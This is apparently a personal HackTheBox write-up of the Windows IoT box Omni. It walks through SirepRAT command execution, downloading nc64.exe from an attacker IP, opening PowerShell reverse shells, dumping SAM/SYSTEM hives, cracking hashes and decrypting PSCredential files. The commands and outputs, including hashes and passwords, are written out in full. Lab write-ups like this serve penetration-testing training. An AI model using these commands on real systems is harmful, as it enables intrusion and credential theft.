
HTB: Omni Write-up
The next box I picked from TJNull’s list of OSCP-like HackTheBox machines was the Windows box Omni. As an aside, this box was pretty frustrating because it had ridiculous latency whenever I tried to connect to it. Even though I was playing on a VIP server where I was the only one attacking the box, all my commands took on the order of minutes to execute and frequently my connections timed out.
Phase 1: Enumeration
As always, I start by kicking off AutoRecon on the target.
autorecon -o omni --single-target 10.10.10.204
The quick nmap scan didn’t immeditatly return anything, so I kicked back and scrolled through twitter while I waited for the full nmap scan to finish… and all we got was this.
PORT     STATE SERVICE VERSION
135/tcp  open  msrpc   Microsoft Windows RPC
8080/tcp open  upnp    Microsoft IIS httpd
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Basic realm=Windows Device Portal
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Site doesn't have a title.
5985/tcp  open  tcpwrapped syn-ack ttl 127
29817/tcp open  tcpwrapped syn-ack ttl 127
29819/tcp open  tcpwrapped syn-ack ttl 127
29820/tcp open  tcpwrapped syn-ack ttl 127
Not a whole lot to go off of. I know that 5985 is WinRM, so I can kick off some brute-forcing on that while I look into the other ports. I used crackmapexec (cme) to do the WinRM NTLM brute-forcing.
cme winrm 10.10.10.204 -u /usr/share/seclists/Usernames/top-usernames-shortlist.txt -p /usr/share/seclists/Passwords/darkweb2017-top100.txt
Now lets take a peek at these other ports. This was actually a nifty challenge because I had never seen these higher number ports open before, and nmap clearly didn’t know what they were. Whenever I encounter a port I didn’t know about beforehand I always google “tcp port XXX” to try find some more information.
After some googling I discovered that the ports were related to Windows IoT, so I added that to my Google query. After some more searching I came across this presentation on hacking Windows IoT, which linked to a tool they developed called SirepRAT. I pulled it down off GitHub and tried to see if I could use it to execute hostname.exe
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\hostname.exe"
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
<OutputStreamResult | type: 11, payload length: 6, payload peek: 'b'omni\r\n''>
<ErrorStreamResult | type: 12, payload length: 4, payload peek: 'b'\x00\x00\x00\x00''>
Awesome, now we know its vulnerable.
Phase 2: Exploitation
The next step was to get a reverse shell from the host. My plan was to use msfvenom to generate an exe that I could upload and then run; however, I wasn’t able to use PowerShell to download the exe onto the victim machine. The web logs of the python3 HTTP server I was running were not showing the victim machine making a web request.
$ python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --cmd "C:\Windows\System32\cmd.exe" --args "powershell -c \"(new-object System.Net.WebClient).DownloadFile('http://10.10.14.14/shell.exe','C:\Windows\Temp\exploit.exe')\""
<HResultResult | type: 1, payload length: 4, HResult: 0x0>
I also tried using an encoded powershell command generated by msfvenom, but that also wasn’t reaching back out to me. After a lot of trial and error I was forced to go lookup a guide to see how to escalate my command execution into a shell. I used this guide to see what I was doing wrong. To my surprise, I saw that they were also using Powershell to download a binary and run it; however, the Powershell command they were using wasn’t being blocked.
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "powershell.exe" --args "iwr http://10.10.14.14/nc64.exe -outf \\nc64.exe" --v
Maybe because the command was being directly executed by the SirepRAT tool it was working properly, I’m not completely sure. Regardless, I used this hint to upload nc.exe to the box, which I then used to create a shell back to me. This also taught me about the iwr command for newer PowerShell-based web requests, as opposed to using IEX.
From here, I uploaded the nc64.exe utility to the box to open a Powershell reverse shell back to me.
python SirepRAT.py 10.10.10.204 LaunchCommandWithOutput --return_output --cmd "C:\Windows\System32\cmd.exe" --args "/c start \\nc64.exe 10.10.14.14 443 -e powershell.exe"
$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.204] 49674
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\windows\system32>
Phase 3: Privilege Escalation
While our user is technically SYSTEM already, if I try to retrieve the flags I can see that they are encrypted.
PS C:\> type Data\Users\app\user.txt
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">flag</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe272140835db3caa288536400000000020000000000106600000001000020000000ca1d29ad4939e04e514d26b9706a29aa403cc131a863dc57d7d69ef398e0731a000000000e8000000002000020000000eec9b13a75b6fd2ea6fd955909f9927dc2e77d41b19adde3951ff936d4a68ed750000000c6cb131e1a37a21b8eef7c34c053d034a3bf86efebefd8ff075f4e1f8cc00ec156fe26b4303047cee7764912eb6f85ee34a386293e78226a766a0e5d7b745a84b8f839dacee4fe6ffb6bb1cb53146c6340000000e3a43dfe678e3c6fc196e434106f1207e25c3b3b0ea37bd9e779cdd92bd44be23aaea507b6cf2b614c7c2e71d211990af0986d008a36c133c36f4da2f9406ae7</SS>
    </Props>
  </Obj>
</Objs>
This is what a Powershell “secure string” looks like, and in order to decrypt these flags, I am going to need a shell as the “app” user and the “administrator” user. I can rip these users’ password hashes from the SAM and SYSTEM registry hives, but I can’t copy the two hive files directly because they are protected. Instead, I’ll make a copy of the two hives using the reg utility and pull those off of the victim.
PS C:\> reg save HKLM\SYSTEM C:\SYSTEM
The operation completed successfully.
PS C:\> reg save HKLM\SAM C:\SAM
The operation completed successfully.
In order to get these files off of the victim host I am going to use the smbserver.py script from the impacket toolkit. I had to use SMBv2 for this connection because SMBv1 wasn’t supported.
$ python3 smbserver.py kali ~/HTB/omni/loot -smb2support -user kali -password kali
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
Then I can connect to that SMB share on our victim using the net use command
PS C:\windows\system32> net use Z: \\10.10.14.14\kali /user:kali kali
The command completed successfully.
Which I can see coming through on our Kali machine.
[*] Incoming connection (10.10.10.204,49673)
[*] AUTHENTICATE_MESSAGE (\kali,omni)
[*] User omni\kali authenticated successfully
[*] kali:::aaaaaaaaaaaaaaaa:138e42d8e129a61f597cbb4c4645d24f:010100000000000080c13a15b643d701e9171ecf2a770f85000000000100100044007600750073006e004f0048004c000300100044007600750073006e004f0048004c00020010007a0078006a0074005000430050007700040010007a0078006a00740050004300500077000700080080c13a15b643d70106000400020000000800300030000000000000000000000000400000e30c58796c4ca806a7a33ebd2ae14b2097c31e0b9d32f5185928a4e0060bdf5f0a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310034002e0031003400000000000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:kali)
Now all I need to do is copy the hives over to the share.
copy C:\SYSTEM Z:\
copy C:\SAM Z:\
And now they are on my Kali machine! Next up, I can use another impacket tool, secretsdump.py to parse the hashes out of these files.
$ python secretsdump.py -sam ~/HTB/omni/loot/SAM -system ~/HTB/omni/loot/SYSTEM LOCAL
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x4a96b0f404fd37b862c07c2aa37853a5
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a01f16a7fa376962dbeb29a764a06f00:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:330fe4fd406f9d0180d67adb0b0dfa65:::
sshd:1000:aad3b435b51404eeaad3b435b51404ee:91ad590862916cdfd922475caed3acea:::
DevToolsUser:1002:aad3b435b51404eeaad3b435b51404ee:1b9ce6c5783785717e9bbb75ba5f9958:::
app:1003:aad3b435b51404eeaad3b435b51404ee:e3cb0651718ee9b4faffe19a51faff95:::
[*] Cleaning up...
Now that I have hashes, I can toss those into JtR to try and crack them.
$ john --wordlist=/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (NT [MD4 512/512 AVX512BW 16x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
mesh5143         (app)
1g 0:00:00:00 DONE (2021-05-07 23:19) 1.190g/s 17075Kp/s 17075Kc/s 23749KC/s  Ttwwl789..*7¡Vamos!
While I didn’t manage to crack the “administrator” user hash, I did get the “app” user hash. Time to try this username/password combination on the web-server on 8080.

It worked! I have access to the web-server, and its time to do some exploring. After going through a few of the different endpoints I discovered the “Run Command” functionality, which allows the user to input direct shell commands to run on the host.

Our goal is to get access to the “app” user account, and lucky for us this shell is running as “app”.
> echo %userprofile%
C:\Data\Users\app
This web shell isn’t the greatest for working in, so I am going to use it to generate a proper shell back to me. Fortunately, I still have nc64.exe on the box that I can use.
Victim
> cmd.exe /c start C:\nc64.exe 10.10.14.14 443 -e powershell.exe
Kali
$ nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.10.204] 49675
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Attempting to perform the InitializeDefaultDrives operation on the 'FileSystem' provider failed.
PS C:\windows\system32> gc env:username
app
Now that I have a Powershell session on the host as “app”, its time to decrypt user.txt. The file is saved as a Powershell Secure-String, which is an XML based format. I can ingest the file using the Import-CliXml cmdlet, and then decrypt it using the GetNetworkCredential function.
$credential = Import-CliXml -Path user.txt
PS C:\Data\Users\app> $credential.GetNetworkCredential().Password
$credential.GetNetworkCredential().Password
7cfd50f6bc34db...
In that same folder we can see another PowerShell Secure-String file “iot-admin.xml” which seems to hold a username and password for the “administrator” account.
PS C:\Data\Users\app> type iot-admin.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">omni\administrator</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb010000009e131d78fe272140835db3caa28853640000000002000000000010660000000100002000000000855856bea37267a6f9b37f9ebad14e910d62feb252fdc98a48634d18ae4ebe000000000e80000000020000200000000648cd59a0cc43932e3382b5197a1928ce91e87321c0d3d785232371222f554830000000b6205d1abb57026bc339694e42094fd7ad366fe93cbdf1c8c8e72949f56d7e84e40b92e90df02d635088d789ae52c0d640000000403cfe531963fc59aa5e15115091f6daf994d1afb3c2643c945f2f4b8f15859703650f2747a60cf9e70b56b91cebfab773d0ca89a57553ea1040af3ea3085c27</SS>
    </Props>
  </Obj>
</Objs>
We can do the same steps to decrypt this file.
PS C:\Data\Users\app> $iot = Import-CliXml -Path iot-admin.xml
PS C:\Data\Users\app> $iot.GetNetworkCredential().Password
_1nt3rn37ofTh1nGz
Now its time to do all these steps over again, but this time with the administrators account. (Side note: I tried to use runas to speed up the process, but it isn’t available on this stripped down version of Windows.) Since all of the steps are the same, I won’t show them all here.
PS C:\Data\Users\administrator> gc env:username
Administrator
PS C:\Data\Users\administrator> $credential = Import-CliXml -Path root.txt
PS C:\Data\Users\administrator> $credential.GetNetworkCredential().Password
5dbdce5569e2c47...
Thanks for reading this write-up, more on the way!